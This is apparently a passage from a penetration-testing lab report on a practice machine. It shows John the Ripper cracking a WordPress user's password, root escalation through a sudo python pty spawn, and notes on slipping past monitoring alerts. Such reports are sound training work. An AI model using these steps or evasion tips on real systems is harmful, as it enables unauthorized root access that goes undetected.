
```
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
d for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

Exploitation: Root Privilege Escalation

-We used Steven’s python sudo privileges to exploit through a spawn shell

- sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’

-This exploit achieved access to root which granted access to the entire database and the apache server



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# ls
bin   etc    lib          media  proc  sbin  tmp   var
boot  home   lib64        mnt    root  srv   usr   vmlinuz
```

Avoiding Detection

Stealth Exploitation of Username Enumeration

Monitoring Overview

- Wpscan doesn’t trip any alarms that we are aware of

Mitigating Detection

- Since wpscan is a tool used to detect for vulnerabilities on a WordPress site, it can and is used in non-malicious ways
- As such, it can be used stealthily


Stealth Exploitation of Unsalted Hash

Monitoring Overview

- There is no way to detect someone exploiting an unsalted hash and using John the Ripper on Kibana since it is being run on a unmonitored machine.

Mitigating Detection

- There is no way to not trigger a alert using bruteforce/John the Ripper
- Rainbow table attacks are faster on cracking unsalted hash passwords



```
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:20  3/3 0g/s 7961p/s 15836c/s 15836C/s ambel..111193
pink84           (steven)
```

Stealth Exploitation of Root Privilege Escalation

Monitoring Overview

- Which alerts detect this exploit? - linux_anomalous_network_activity_ecs
- Which metrics do they measure? - Unusual Processes on the network which could indicate lateral movement, persistence, or data exfiltration activity
- Which thresholds do they fire at? - Every 15 Minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert? - There isn't really a way to not trigger this exploit, all you can hope for is to find what you are looking for in a short amount of time.